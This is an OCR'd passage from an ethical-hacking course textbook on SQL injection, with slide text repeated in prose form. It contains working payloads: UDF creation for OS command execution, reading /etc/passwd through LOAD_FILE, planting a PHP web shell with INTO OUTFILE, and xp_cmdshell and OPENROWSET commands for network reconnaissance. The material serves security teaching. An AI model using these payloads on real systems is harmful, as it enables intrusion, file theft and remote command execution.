
- **MySQL OS Interaction**

```
CREATE FUNCTION sys_exec RETURNS int SONAME 'libudffmwgj.dll';
CREATE FUNCTION sys_eval RETURNS string SONAME 'libudffmwgj.dll';
```

Note: These methods are restricted by the database's running privileges and permissions.

Attacker
Database
C:/
OS Shell

Figure 15.17: Attacker interacting with OS using SQL injection



Interacting with the File System

LOAD_FILE()

The LOAD_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server

INTO OUTFILE()

The OUTFILE() function within MySQL is often used to run a query and dump the results into a file

- `NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*`

  If successful, the injection will display the contents of the passwd file

-
  ```
  NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($_GET["command"]); ?>'
  INTO OUTFILE '/var/www/certifiedhacker.com/shell.php'/*
  ```

  If successful, it will then be possible to run system commands via the $_GET global.

  The following is an example of obtaining a file using wget:
  http://www.certifiedhacker.com/shell.php?command=wget

Interacting with the File System

Attackers exploit the MySQL functionality of allowing text files to be read through the database to obtain the password files and store the results of a query in a text file.

The functions used by an attacker to interact with the file system are as follows:

- **LOAD_FILE()**

  The **LOAD_FILE()** function within MySQL is used to read and return the contents of a file located within the MySQL server. For example, the following query is used by an attacker to retrieve the password file from the database:

  ```
  NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*
  ```

  If successful, the injection will display the contents of the **passwd** file.

- **INTO OUTFILE()**


  The **OUTFILE()** function within MySQL is often used to run a query and dump the results into a file. For example, the following query is used by an attacker to store the results of a specific query:

  ```
  NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php
  system($_GET["command"]); ?>' INTO OUTFILE
  '/var/www/certifiedhacker.com/shell.php'/*
  ```

  If successful, it will then be possible to run system commands via the $_GET global.

  The following is an example of using wget to get a file:

  ```
  http://www.certifiedhacker.com/shell.php?command=wget
  ```



Network Reconnaissance Using SQL Injection

Assessing Network Connectivity

- Retrieve server name and configuration

```
' and 1 in (select @@servername ) --
' and 1 in (select srvname from sys.sysservers ) --
```

- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, and traceroute
- Test for firewalls and proxies

Network Reconnaissance

- Execute the following using the `xp_cmdshell` command:
- Ipconfig /all, tracert myIP, arp –a, nbtstat –c, netstat –ano, route print

Gathering IP information through reverse lookups

Reverse DNS

```
'; exec master..xp_cmdshell 'nslookup a.com
MyIP' --
```

Reverse Pings

```
'; exec master..xp_cmdshell 'ping 10.0.0.75'
--
```

OPENROWSET

```
'; select * from OPENROWSET( 'SQLoledb',
'uid=sa; pwd=Pass123; Network=DBMSSOCN;
Address=10.0.0.75,80;',
'select * from table')
```

Network Reconnaissance Using SQL Injection

Network reconnaissance is the process of testing any potential vulnerability in a computer network. However, network reconnaissance is also a major type of network attack. Network reconnaissance can be reduced to some extent but not eliminated. Attackers use network mapping tools such as **Nmap** and **Network Topology Mapper** to determine the vulnerabilities of the network.

- The steps for assessing network connectivity are as follows:
  - Retrieve server name and configuration using

    ```
    ' and 1 in (select @@servername ) --
    ' and 1 in (select srvname from sys.sysservers ) --
    ```

  - Use utilities such as NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, and traceroute to assess networks
  - Test for firewalls and proxies
- To perform network reconnaissance, you can execute the following using the `xp_cmdshell` command:
  - Ipconfig/all, tracert myIP, arp –a, nbtstat –c, netstat –ano, route print
- Code used to gather IP information through reverse lookups:
  - **Reverse DNS**

    ```
    '; exec master..xp_cmdshell 'nslookup a.com MyIP' –
    ```

- **Reverse Pings**

  ```
  '; exec master..xp_cmdshell 'ping 10.0.0.75' --
  ```

- **OPENROWSET**

  ```
  '; select * from OPENROWSET( 'SQLoledb', 'uid=sa; pwd=Pass123;
  Network=DBMSSOCN; Address=10.0.0.75,80;', 'select * from table')
  ```




Figure 15.18: Attacker performing network reconnaissance using SQL Injection

Network Reconnaissance Full Query

The following queries can be used to perform network reconnaissance:

-
  ```
  '; declare @var varchar(256); set @var = ' del test.txt && arp -a >>
  test.txt && ipconfig /all >> test.txt && nbtstat -c >> test.txt &&
  netstat -ano >> test.txt && route print >> test.txt && tracert -w 10
  -h 10 google.com >> test.txt'; EXEC master..xp_cmdshell @var --
  ```

